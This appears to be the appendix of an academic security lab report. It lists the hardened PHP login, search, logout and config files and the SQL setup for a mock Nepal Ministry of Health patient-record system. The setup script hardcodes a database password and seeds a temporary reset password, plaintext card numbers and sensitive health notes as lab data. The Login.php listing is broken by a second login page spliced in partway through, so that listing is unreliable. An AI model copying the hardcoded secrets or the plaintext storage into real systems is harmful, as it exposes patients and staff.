<div class="bg-gray-50 rounded-lg p-5 text-center">

  <div class="text-3xl mb-2">🔒</div>

  <h4 class="font-semibold text-gray-800">Secure Access</h4>

  <p class="text-sm text-gray-600">Role-based authentication
system</p>

</div>

</div>

<!-- Login Button -->

<div class="text-center">

  <a href="login.php" class="inline-block bg-gray-900 hover:bg-red-900 text-
white font-bold py-4 px-12 rounded-lg text-xl transition duration-300 shadow-lg
hover:shadow-xl transform hover:-translate-y-1">

    Staff Login

  </a>

  <p class="mt-4 text-gray-500 text-sm">Use your official credentials to
access the system</p>

</div>
```

```
</div>

</div>

<!-- Info Cards -->

<div class="grid md:grid-cols-2 gap-6 mt-8">

  <div class="bg-white rounded-lg shadow p-6">

    <h4 class="font-bold text-govred mb-2">📞 Technical Support</h4>

    <p class="text-gray-600 text-sm">For system issues, contact IT Helpdesk at
ext. 4521 or email support@mohp.gov.np</p>

  </div>

  <div class="bg-white rounded-lg shadow p-6">

    <h4 class="font-bold text-govred mb-2">📖 Data Protection Notice</h4>

    <p class="text-gray-600 text-sm">All patient data is protected under the
Nepal Health Act 2074. Unauthorized access is prohibited.</p>

  </div>

</div>

</div>

</div>

</main>

<!-- Footer -->

<footer class="bg-gray-800 text-white py-6">

  <div class="container mx-auto px-4">

    <div class="text-center">
```

```
<p class="text-sm mb-2">
    Government of Nepal | Ministry of Health and Population | For Official Use
Only
</p>
<p class="text-xs text-gray-400 mb-4">
    Ramshahpath, Kathmandu | Tel: +977-1-4262802 | www.mohp.gov.np
</p>
<div class="border-t border-gray-700 pt-4 mt-4">
    <span class="inline-block bg-yellow-600 text-yellow-100 text-xs px-3 py-1
rounded-full">
        ⚠ Educational Demo — Not Real Data — Academic Lab Simulation
    </span>
</div>
</div>
</div>
</footer>
</body>
</html>
```

8.6.2 Login.php

```
<?php
```

```
/**
```

```
 * Staff Login Page (SECURED)
```

```
 * Ministry of Health and Population - Nepal
```

```
 *
```

```
 * Security controls applied:
```

```
 * 1. Prepared statements via PDO (no SQL string concatenation).
```

```
 * 2. Password verification with password_verify() (hash-based auth).
```

```
 * 3. Input length validation before DB access.
```

```
 * 4. Session fixation protection (session_regenerate_id on login).
```

```
 * 5. Session binding metadata (IP + last activity) for downstream checks.
```

```
 *
```

```
 * Known limitations (documented for hardening backlog):
```

```
 * - No brute-force rate limiting/account lockout yet.
```

```
 * - No CSRF token on this login form yet.
```

```
 */
```

```
session_start();
```

```
if (isset($_SESSION['logged_in']) && $_SESSION['logged_in'] === true) {
```

```
    header("Location: search.php");
```

```
    exit();
```

```
}
```

```
require_once 'config.php';
```

```
$error_message = "";
```

```
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
```

```
    $username = trim($_POST['username'] ?? "");
```

```
    $password = trim($_POST['password'] ?? "");
```

```
    if (
```

```
        $username === "" ||
```

```
        $password === "" ||
```

```
        strlen($username) > 50 ||
```

```
        strlen($password) > 100
```

```
    ) {
```

```
        $error_message = "Invalid credentials. Access denied.";
```

```
    } else {
```

```
        try {
```

```
            // SECURED: query structure is fixed; user input is bound separately.
```

```
            $stmt = $pdo->prepare(
```

```
                "SELECT username, password, role, full_name, clearance_level
```

```
                FROM staff
```

```
WHERE username = :username

LIMIT 1"

);

$stmt->execute([':username' => $username]);

$user = $stmt->fetch();

// SECURED: password validated against bcrypt hash in application layer.

if ($user && password_verify($password, $user['password'])) {

    session_regenerate_id(true);

    $_SESSION['logged_in'] = true;

    $_SESSION['username'] = $user['username'];

    $_SESSION['role'] = $user['role'];

    $_SESSION['full_name'] = $user['full_name'];

    $_SESSION['clearance_level'] = $user['clearance_level'];

    $_SESSION['ip_address'] = $_SERVER['REMOTE_ADDR'] ?? "";

    $_SESSION['last_activity'] = time();

    header("Location: search.php");

    exit();

}

$error_message = "Invalid credentials. Access denied.";
```

```
} catch (PDOException $e) {  
    error_log('Login query failed: ' . $e->getMessage());  
    $error_message = "System error. Please contact IT support.";  
}  
}  
}  
?>  
  
<!DOCTYPE html>  
  
<html lang="en">  
  
<head>  
  
    <meta charset="UTF-8">  
  
    <meta name="viewport" content="width=device-width, initial-scale=1.0">  
  
    <title>Staff Login | Ministry of Health and Population - Nepal</title>  
  
    <script src="https://cdn.tailwindcss.com"></script>  
  
    <script>  
  
        tailwind.config = {  
  
            theme: {  
  
                extend: {  
  
                    colors: {  
  
                        govred: '#8B0000',  
  
                        govdark: '#991B1B',  
  
                    }  
  
                }  
  
            }  
  
        }  
  
    }  
    </script>  
</head>  
<body>  
    <div class="flex justify-center items-center min-h-screen">  
        <div class="bg-white p-10 rounded-2xl shadow-2xl text-center">  
            <h1 class="text-3xl font-extrabold text-gray-800">STAFF LOGIN</h1>  
            <div class="mt-10">  
                <div class="text-gray-500 font-medium">Enter your credentials</div>  
                <div class="mt-4">  
                    <input type="text" class="w-100px border border-gray-300 rounded-md p-2 text-gray-900 focus:outline-none focus:ring-2 focus:ring-blue-500"/>  
                    <input type="password" class="w-100px border border-gray-300 rounded-md p-2 text-gray-900 focus:outline-none focus:ring-2 focus:ring-blue-500"/>  
                </div>  
                <div class="mt-4">  
                    <button class="bg-blue-600 text-white px-6 py-2 rounded-md font-medium hover:bg-blue-700 focus:outline-none focus:ring-2 focus:ring-blue-500">Login</button>  
                </div>  
            </div>  
        </div>  
    </div>  
</body>  
</html>
```

```
    }  
  }  
  
</script>  
  
</head>  
  
<body class="bg-gray-100 min-h-screen flex flex-col">  
  
  <!-- Header -->  
  
  <header class="bg-govred text-white shadow-lg">  
  
    <div class="container mx-auto px-4 py-4">  
  
      <div class="flex items-center justify-center flex-col">  
  
        <div class="text-center">  
  
          <h1 class="text-xl md:text-2xl font-bold">Government of Nepal | Ministry of  
Health and Population</h1>  
  
          <p class="text-sm text-red-200">नेपाल सरकार | स्वास्थ्य तथा जनसंख्या  
मन्त्रालय</p>  
  
        </div>  
  
      </div>  
  
    </div>  
  
  </header>  
  
  
  <main class="flex-grow container mx-auto px-4 py-12 flex items-center justify-center">  
  
    <div class="w-full max-w-md">  
  
      <div class="bg-white rounded-lg shadow-xl overflow-hidden">
```

```

<div class="bg-govdark text-white px-6 py-5">

    <h2 class="text-xl font-bold text-center">🔒 Staff Authentication</h2>

    <p class="text-center text-red-200 text-sm mt-1">Patient Record
Management System</p>

</div>

<div class="px-8 py-8">

    <?php if ($error_message): ?>

        <div class="bg-red-100 border border-red-400 text-red-700 px-4 py-3
rounded-lg mb-6 flex items-center">

            <span class="text-xl mr-2">⚠️</span>

            <div>

                <p class="font-bold">Authentication Failed</p>

                <p class="text-sm"><?php echo htmlspecialchars($error_message);
?></p>

            </div>

        </div>

    </div>

    <?php endif; ?>

    <form method="POST" action="login.php" class="space-y-6">

        <div>

            <label for="username" class="block text-gray-700 font-semibold mb-
2">

                Username

```

```
</label>

<input
  type="text"
  id="username"
  name="username"
  required
  maxlength="50"
  class="w-full px-4 py-3 border border-gray-300 rounded-lg
focus:outline-none focus:ring-2 focus:ring-govred focus:border-transparent transition"
  placeholder="Enter your username"
>
</div>
```

```
<div>

  <label for="password" class="block text-gray-700 font-semibold mb-2">

    Password

  </label>

  <input
    type="password"
    id="password"
    name="password"
    required
    maxlength="100"
```

```
        class="w-full px-4 py-3 border border-gray-300 rounded-lg
focus:outline-none focus:ring-2 focus:ring-govred focus:border-transparent transition"

        placeholder="Enter your password"

    >

</div>

<button

    type="submit"

    class="w-full bg-govred hover:bg-red-900 text-white font-bold py-3 px-
4 rounded-lg transition duration-300 shadow-md hover:shadow-lg"

    >

        Login to System

    </button>

</form>

<div class="mt-6 text-center">

    <a href="index.php" class="text-govred hover:text-red-900 text-sm font-
medium">

        ← Back to Home

    </a>

</div>

</div>
```

```
<div class="bg-gray-50 px-6 py-4 border-t">  
  <p class="text-xs text-gray-500 text-center">  
     This is a secure government system. All login attempts are logged and  
monitored.
```

```
  </p>  
</div>  
</div>
```

```
<div class="mt-6 bg-blue-50 border border-blue-200 rounded-lg p-4">  
  <h4 class="font-semibold text-blue-800 text-sm mb-1"> Need Help?</h4>  
  <p class="text-xs text-blue-700">  
    Contact IT Support at ext. 4521 or email helpdesk@mohp.gov.np for  
password resets and access issues.
```

```
  </p>  
</div>  
</div>  
</main>
```

```
<footer class="bg-gray-800 text-white py-4">  
  <div class="container mx-auto px-4">  
    <div class="text-center">  
      <p class="text-xs text-gray-400 mb-2">
```

Government of Nepal | Ministry of Health and Population | For Official Use
Only

</p>

✔ Secure Build — Prepared Statements + Hashed Password Verification

</div>

</div>

</footer>

</body>

</html>

8.6.3 Logout.php

```
<?php

/**

 * Logout Handler (SECURED)

 * Ministry of Health and Population - Nepal

 *

 * Security notes:

 * 1. Fully clears session array.

 * 2. Invalidates session cookie.

 * 3. Destroys session server-side before redirect.

 */

session_start();

// Destroy all session data

$_SESSION = array();

// Delete session cookie

if (ini_get("session.use_cookies")) {

    $params = session_get_cookie_params();

    setcookie(session_name(), "", time() - 42000,

        $params["path"], $params["domain"],

        $params["secure"], $params["httponly"]
```

```
);  
}
```

```
// Destroy the session
```

```
session_destroy();
```

```
// Redirect to login page
```

```
header("Location: login.php");
```

```
exit();
```

```
?>
```

8.6.4 Search.php

```
<?php
```

```
/**
```

```
 * Patient Search Page (SECURED)
```

```
 * Ministry of Health and Population - Nepal
```

```
 *
```

```
 * Security controls applied:
```

```
 * 1. Prepared statements via PDO for LIKE searches.
```

```
 * 2. Input length and pattern validation before query execution.
```

```
 * 3. Generic user-facing errors (no DB error leakage).
```

```
 * 4. Debug SQL output removed.
```

```
 * 5. Session hardening (IP binding + inactivity timeout).
```

```
 */
```

```
session_start();
```

```
header("Cache-Control: no-cache, no-store, must-revalidate");
```

```
header("Pragma: no-cache");
```

```
header("Expires: 0");
```

```
function force_logout_and_redirect(): void
```

```
{
```

```
    $_SESSION = [];
```

```
if (ini_get("session.use_cookies")) {  
    $params = session_get_cookie_params();  
    setcookie(session_name(), "", time() - 42000, $params["path"], $params["domain"],  
$params["secure"], $params["httponly"]);  
}  
  
session_destroy();  
header("Location: login.php");  
exit();  
}  
  
if (!isset($_SESSION['logged_in']) || $_SESSION['logged_in'] !== true) {  
    header("Location: login.php");  
    exit();  
}  
  
// SECURED: session inactivity timeout (15 minutes).  
if (isset($_SESSION['last_activity']) && (time() - (int) $_SESSION['last_activity'] > 900)) {  
    force_logout_and_redirect();  
}  
  
// SECURED: bind session to origin IP address.
```

```
$current_ip = $_SERVER['REMOTE_ADDR'] ?? "";  
if (isset($_SESSION['ip_address']) && $_SESSION['ip_address'] !== $current_ip) {  
    force_logout_and_redirect();  
}
```

```
$_SESSION['last_activity'] = time();
```

```
require_once 'config.php';
```

```
$search_query = "";
```

```
$results = [];
```

```
$error_message = "";
```

```
$search_performed = false;
```

```
if (isset($_GET['q'])) {
```

```
    $search_performed = true;
```

```
    $raw_input = trim($_GET['q']);
```

```
    $search_query = $raw_input;
```

```
    if ($raw_input === "") {
```

```
        $error_message = "Please enter a patient name to search.";
```

```
    } elseif (strlen($raw_input) > 100) {
```

```
        $error_message = "Search term too long.";
```

```
} elseif (!preg_match("/^[\\p{L}\\s'-]+$/u", $raw_input)) {  
    $error_message = "Search term contains invalid characters.";  
}  
else {  
    try {  
        // SECURED: wildcard added in PHP, value bound as parameter.  
  
        $stmt = $pdo->prepare(  
            "SELECT id, patient_id, full_name, age, gender, district, diagnosis, contact  
            FROM patients  
            WHERE full_name LIKE :search  
            LIMIT 50"  
        );  
  
        $stmt->execute([':search' => '%' . $raw_input . '%']);  
  
        $results = $stmt->fetchAll();  
    } catch (PDOException $e) {  
        error_log('Search query failed: ' . $e->getMessage());  
  
        $error_message = "Search is temporarily unavailable. Please try again later.";  
    }  
}  
  
?>  
  
<!DOCTYPE html>  
  
<html lang="en">  
  
<head>
```

```
<meta charset="UTF-8">

<meta name="viewport" content="width=device-width, initial-scale=1.0">

<title>Patient Search | Ministry of Health and Population - Nepal</title>

<script src="https://cdn.tailwindcss.com"></script>

<script>

  tailwind.config = {

    theme: {

      extend: {

        colors: {

          govred: '#8B0000',

          govdark: '#991B1B',

        }

      }

    }

  }

</script>

</head>

<body class="bg-gray-100 min-h-screen flex flex-col">

  <header class="bg-govred text-white shadow-lg">

    <div class="container mx-auto px-4 py-4">

      <div class="flex items-center justify-between">

        <div>
```

```
<h1 class="text-lg md:text-xl font-bold">Government of Nepal | Ministry of
Health and Population</h1>
```

```
<p class="text-xs text-red-200">Patient Record Management System</p>
```

```
</div>
```

```
<div class="flex items-center space-x-4">
```

```
<div class="text-right">
```

```
<p class="text-sm font-semibold"><?php echo
htmlspecialchars($_SESSION['full_name']); ?></p>
```

```
<p class="text-xs text-red-200"><?php echo
htmlspecialchars($_SESSION['role']); ?></p>
```

```
</div>
```

```
<a href="logout.php" class="bg-white text-govred px-4 py-2 rounded-lg text-
sm font-semibold hover:bg-gray-100 transition">
```

```
Logout
```

```
</a>
```

```
</div>
```

```
</div>
```

```
</div>
```

```
</header>
```

```
<main class="flex-grow container mx-auto px-4 py-8">
```

```
<div class="max-w-6xl mx-auto">
```

```
<div class="bg-white rounded-lg shadow-md p-6 mb-6">
```

```
<div class="flex items-center justify-between">
```

```
<div>

  <h2 class="text-2xl font-bold text-gray-800">Patient Record Search</h2>

  <p class="text-gray-600">Search patient records by name</p>

</div>

<div class="bg-green-100 text-green-800 px-4 py-2 rounded-lg">

  <span class="text-sm font-medium">● Clearance: <?php echo
htmlspecialchars($_SESSION['clearance_level']); ?></span>

</div>

</div>

</div>

<div class="bg-white rounded-lg shadow-md p-6 mb-6">

  <form method="GET" action="search.php" class="flex gap-4">

    <div class="flex-grow">

      <label for="search" class="block text-gray-700 font-semibold mb-2">

        Search Patient by Name

      </label>

      <input

        type="text"

        id="search"

        name="q"

        maxlength="100"

        value="<?php echo htmlspecialchars($search_query); ?>"
```

```
        class="w-full px-4 py-3 border border-gray-300 rounded-lg
focus:outline-none focus:ring-2 focus:ring-govred focus:border-transparent"

        placeholder="Enter patient name..."

    >

</div>

<div class="flex items-end">

    <button

        type="submit"

        class="bg-govred hover:bg-red-900 text-white font-bold py-3 px-8
rounded-lg transition duration-300"

    >

         Search

    </button>

</div>

</form>

<p class="text-xs text-gray-500 mt-3">

    Allowed input: letters, spaces, apostrophes, and hyphens.

</p>

</div>

<?php if ($error_message): ?>

<div class="bg-red-100 border border-red-300 rounded-lg p-4 mb-6">
```

```
<p class="text-red-700 text-sm font-medium"><?php echo  
htmlspecialchars($error_message); ?></p>
```

```
</div>
```

```
<?php endif; ?>
```

```
<?php if ($search_performed && !$error_message): ?>
```

```
<div class="bg-white rounded-lg shadow-md overflow-hidden">
```

```
<div class="bg-gray-50 px-6 py-4 border-b">
```

```
<h3 class="text-lg font-semibold text-gray-800">
```

```
Search Results
```

```
<span class="text-sm font-normal text-gray-500">(<?php echo  
count($results); ?> records found)</span>
```

```
</h3>
```

```
</div>
```

```
<?php if (count($results) > 0): ?>
```

```
<div class="overflow-x-auto">
```

```
<table class="w-full">
```

```
<thead class="bg-govred text-white">
```

```
<tr>
```

```
<th class="px-4 py-3 text-left text-sm font-semibold">ID</th>
```

```
<th class="px-4 py-3 text-left text-sm font-semibold">Patient ID</th>
```

```
<th class="px-4 py-3 text-left text-sm font-semibold">Full Name</th>
```

```

<th class="px-4 py-3 text-left text-sm font-semibold">Age</th>

<th class="px-4 py-3 text-left text-sm font-semibold">Gender</th>

<th class="px-4 py-3 text-left text-sm font-semibold">District</th>

<th class="px-4 py-3 text-left text-sm font-semibold">Diagnosis</th>

<th class="px-4 py-3 text-left text-sm font-semibold">Contact</th>

</tr>

</thead>

<tbody class="divide-y divide-gray-200">

  <?php foreach ($results as $index => $row): ?>

    <tr class="<?php echo $index % 2 === 0 ? 'bg-white' : 'bg-gray-50'; ?>
    hover:bg-red-50 transition">

      <td class="px-4 py-3 text-sm text-gray-800"><?php echo
      htmlspecialchars($row['id'] ?? ""); ?></td>

      <td class="px-4 py-3 text-sm text-gray-800 font-mono"><?php echo
      htmlspecialchars($row['patient_id'] ?? ""); ?></td>

      <td class="px-4 py-3 text-sm text-gray-800 font-medium"><?php
      echo htmlspecialchars($row['full_name'] ?? ""); ?></td>

      <td class="px-4 py-3 text-sm text-gray-800"><?php echo
      htmlspecialchars($row['age'] ?? ""); ?></td>

      <td class="px-4 py-3 text-sm text-gray-800"><?php echo
      htmlspecialchars($row['gender'] ?? ""); ?></td>

      <td class="px-4 py-3 text-sm text-gray-800"><?php echo
      htmlspecialchars($row['district'] ?? ""); ?></td>

      <td class="px-4 py-3 text-sm">

```

```
<span class="bg-blue-100 text-blue-800 px-2 py-1 rounded text-xs
font-medium">

    <?php echo htmlspecialchars($row['diagnosis'] ?? ""); ?>

</span>

</td>

<td class="px-4 py-3 text-sm text-gray-800 font-mono"><?php echo
htmlspecialchars($row['contact'] ?? ""); ?></td>

</tr>

<?php endforeach; ?>

</tbody>

</table>

</div>

<?php else: ?>

<div class="p-8 text-center">

    <div class="text-4xl mb-4">📄</div>

    <p class="text-gray-500 text-lg">No records found</p>

    <p class="text-gray-400 text-sm mt-1">Try a different search term</p>

</div>

<?php endif; ?>

</div>

<?php endif; ?>

<?php if (!$search_performed): ?>
```

```

<div class="bg-white rounded-lg shadow-md p-8 text-center">

  <div class="text-5xl mb-4">🔍</div>

  <h3 class="text-xl font-semibold text-gray-800 mb-2">Search Patient
Records</h3>

  <p class="text-gray-500">Enter a patient name above to search the
database</p>

</div>

<?php endif; ?>

</div>

</main>


<footer class="bg-gray-800 text-white py-4">

  <div class="container mx-auto px-4">

    <div class="text-center">

      <p class="text-xs text-gray-400 mb-2">

        Government of Nepal | Ministry of Health and Population | For Official Use
Only

      </p>

      <span class="inline-block bg-green-700 text-green-100 text-xs px-3 py-1
rounded-full">

         Secure Build — Parameterized Search + No Debug SQL Leakage

      </span>

    </div>

  </div>

</div>

```

</footer>

</body>

</html>

8.6.5 Config.php

```
<?php
```

```
/**
```

```
 * Database Configuration (SECURED)
```

```
 * Ministry of Health and Population - Nepal
```

```
 *
```

```
 * Security controls applied:
```

```
 * 1. Uses a least-privilege application account (not root).
```

```
 * 2. Uses PDO with exception mode and utf8mb4.
```

```
 * 3. Never exposes raw database errors to users.
```

```
 */
```

```
$db_host = 'localhost';
```

```
$db_port = 3306;
```

```
$db_user = 'moh_app_user';
```

```
$db_pass = 'Str0ng!AppPass';
```

```
$db_name = 'moh_nepal_lab';
```

```
try {
```

```
    $dsn
```

```
=
```

```
"mysql:host={$db_host};port={$db_port};dbname={$db_name};charset=utf8mb4";
```

```
    $pdo = new PDO($dsn, $db_user, $db_pass, [
```

```
        PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION,
```

```
        PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC,  
        PDO::ATTR_EMULATE_PREPARES => false,  
    ]);  
} catch (PDOException $e) {  
    error_log('DB Connection failed: ' . $e->getMessage());  
    die('System error. Please contact IT support.');
```

```
}
```

```
?>
```

8.6.6 Setup.sql

```
--
=====

=====

-- Ministry of Health and Population - Nepal

-- Patient Record Management System

-- SECURE Database Setup Script

--

-- Security controls applied:

-- 1. Password hashes in staff table (PHP bcrypt, $2y$ compatible with
password_verify()).

-- 2. Least-privilege DB account for web app (moh_app_user).

-- 3. No root credentials in application runtime.

--
=====

=====

DROP DATABASE IF EXISTS moh_nepal_lab;

CREATE DATABASE moh_nepal_lab;

USE moh_nepal_lab;

--

=====

=====

-- TABLE 1: staff
```

-- SECURED: password column stores hashes, not plaintext credentials.

--

```
=====
=====
```

```
CREATE TABLE staff (
    id INT AUTO_INCREMENT PRIMARY KEY,
    username VARCHAR(50) NOT NULL UNIQUE,
    password VARCHAR(255) NOT NULL,
    full_name VARCHAR(100) NOT NULL,
    role VARCHAR(50) NOT NULL,
    personal_email VARCHAR(100),
    clearance_level VARCHAR(30),
    notes TEXT,
    created_at TIMESTAMP DEFAULT CURRENT_TIMESTAMP
);
```

```
INSERT INTO staff (username, password, full_name, role, personal_email,
clearance_level, notes) VALUES
```

```
('admin', '$2y$10$EIKOPol9oevKgxdje7ujBubeAg4JeXVmYoAOp01MDq4pPf.ftKIUm',
'Bikram Thapa', 'System Administrator', 'bikram.thapa@gmail.com', 'Top Secret', 'Has full
SSH access and database root credentials. Emergency contact: 9841234567'),
```

```
('drpandey', '$2y$10$/xd4jbeNxezCsyDfbYGrQe/SBNCfxBh2iPRaZwlQ6ftjkAiKB/nge',
'Dr. Sunita Pandey', 'Senior Medical Officer', 'sunita.pandey@hospital.gov.np', 'Level 2',
'Authorised to prescribe controlled substances. TB Ward In-charge.');
```

```
('finance01',
'$2y$10$PptrpupQyYSq5HFv3qCQZuBqCcpFibj5QseLzsV5pWq6cD.X9uDeq', 'Rajesh
Maharjan', 'Finance Manager', 'rajesh.m@mohp.gov.np', 'Level 3', 'Has access to all
patient billing and insurance records. Handles NHIP claims.');
```

```
--
```

```
=====
=====
```

```
-- TABLE 2: patients
```

```
-- NOTE: credit_card remains plaintext in this training lab dataset.
```

```
-- Production systems should encrypt cardholder data at rest.
```

```
--
```

```
=====
=====
```

```
CREATE TABLE patients (
```

```
    id INT AUTO_INCREMENT PRIMARY KEY,
```

```
    patient_id VARCHAR(20) NOT NULL,
```

```
    full_name VARCHAR(100) NOT NULL,
```

```
    age INT,
```

```
    gender VARCHAR(10),
```

```
    district VARCHAR(100),
```

```
    diagnosis VARCHAR(100),
```

```
    contact VARCHAR(20),
```

```
    national_id VARCHAR(50),
```

```
hiv_status VARCHAR(20),  
credit_card VARCHAR(50),  
psychiatric_notes TEXT,  
admission_date TIMESTAMP DEFAULT CURRENT_TIMESTAMP  
);  
  
INSERT INTO patients (patient_id, full_name, age, gender, district, diagnosis, contact,  
national_id, hiv_status, credit_card, psychiatric_notes) VALUES  
  
(  
'PAT-2024-001', 'Ram Bahadur Tamang', 45, 'Male', 'Kathmandu', 'Pulmonary TB',  
'9841567890', '27-01-75-12345', 'Negative', '4532-8721-6543-9012', 'No psychiatric  
history. Patient cooperative.'),  
  
(  
'PAT-2024-002', 'Sita Kumari Gurung', 32, 'Female', 'Lalitpur', 'MDR-TB', '9812345678',  
'25-02-68-54321', 'Positive', '5421-9876-3210-8765', 'History of depression. Currently on  
sertraline 50mg. Monitor for drug interactions with TB regimen.'),  
  
(  
'PAT-2024-003', 'Krishna Prasad Sharma', 58, 'Male', 'Bhaktapur', 'Extrapulmonary TB',  
'9867543210', '23-03-64-98765', 'Negative', '4916-5432-1098-7654', 'Anxiety disorder.  
Claustrophobic - requires sedation for MRI procedures.'),  
  
(  
'PAT-2024-004', 'Ganga Maya Rai', 28, 'Female', 'Pokhara', 'Latent TB', '9845678901',  
'33-04-94-11111', 'Unknown', '5532-1234-5678-9012', 'Postpartum depression history.  
Social worker referral recommended.'),  
  
(  
'PAT-2024-005', 'Hari Bahadur Magar', 67, 'Male', 'Chitwan', 'Drug-Resistant TB',  
'9823456789', '35-05-55-22222', 'Positive', '4716-9999-8888-7777', 'Severe depression  
with suicidal ideation. Requires psychiatric clearance before starting bedaquiline. Family  
notified.'),  
  
(  
'PAT-2024-006', 'Parbati Devi Tharu', 41, 'Female', 'Biratnagar', 'Pulmonary TB',  
'9878901234', '01-06-83-33333', 'Negative', '5212-4444-5555-6666', 'PTSD from  
domestic violence. Currently in shelter. Confidential address - do not disclose to family.');
```

```
--
=====
=====

-- TABLE 3: internal_comms

--
=====
=====
```

```
CREATE TABLE internal_comms (
    msg_id INT AUTO_INCREMENT PRIMARY KEY,
    sender VARCHAR(50) NOT NULL,
    recipient VARCHAR(50) NOT NULL,
    subject VARCHAR(100) NOT NULL,
    body TEXT NOT NULL,
    sent_at TIMESTAMP DEFAULT CURRENT_TIMESTAMP
);
```

```
INSERT INTO internal_comms (sender, recipient, subject, body, sent_at) VALUES
```

```
('admin', 'all_staff', 'URGENT: Password Policy Reminder', 'Dear Team,\n\nPlease be
reminded that passwords must be changed every 90 days. I know several of you have
complained about this policy, but it is mandatory.\n\nAlso, STOP writing passwords on
sticky notes! I found three stuck to monitors during my last walkthrough.\n\nFor those who
forgot their passwords, the temporary reset password is:
```

TempPass@2024\n\nRegards,\nBikram Thapa\nSystem Administrator', '2024-01-15 09:30:00'),

('finance01', 'admin', 'RE: Credit Card Data Storage Issue', 'Bikram ji,\n\nAs discussed in the meeting, we really need to move patient credit cards to encrypted storage. The current system stores everything in plaintext which is a serious compliance violation.\n\nI have raised this issue three times now. The Health Ministry audit is coming up in March and we will fail if this is not fixed.\n\nThe insurance companies are also asking about our PCI-DSS compliance status.\n\nPlease escalate this urgently.\n\nRajesh Maharjan\nFinance Manager', '2024-02-20 14:45:00'),

('drpandey', 'admin', 'Login Issues - System Too Slow', 'Bikram,\n\nThe patient search system is extremely slow today. Sometimes it takes 30 seconds just to load results.\n\nAlso, why does the search page show the database query at the bottom? Several nurses have asked me about it. Isn't that a security risk?\n\nI tried to access the system from home yesterday and got an error about SQL syntax. Not sure what that means but thought you should know.\n\nDr. Sunita Pandey\nSenior Medical Officer\nTB Ward', '2024-03-01 11:20:00');

--

=====
=====

-- Least-Privilege Application Account (SECURED)

--

=====
=====

DROP USER IF EXISTS 'moh_app_user'@'localhost';

CREATE USER 'moh_app_user'@'localhost' IDENTIFIED BY 'Str0ng!AppPass';

```
GRANT SELECT, INSERT, UPDATE ON moh_nepal_lab.patients TO  
'moh_app_user'@'localhost';
```

```
GRANT SELECT ON moh_nepal_lab.staff TO 'moh_app_user'@'localhost';
```

```
GRANT SELECT, INSERT ON moh_nepal_lab.internal_comms TO  
'moh_app_user'@'localhost';
```

```
FLUSH PRIVILEGES;
```

```
SELECT 'Secure database moh_nepal_lab created successfully!' AS Status;
```

```
SELECT COUNT(*) AS 'Staff Records' FROM staff;
```

```
SELECT COUNT(*) AS 'Patient Records' FROM patients;
```

```
SELECT COUNT(*) AS 'Internal Messages' FROM internal_comms;
```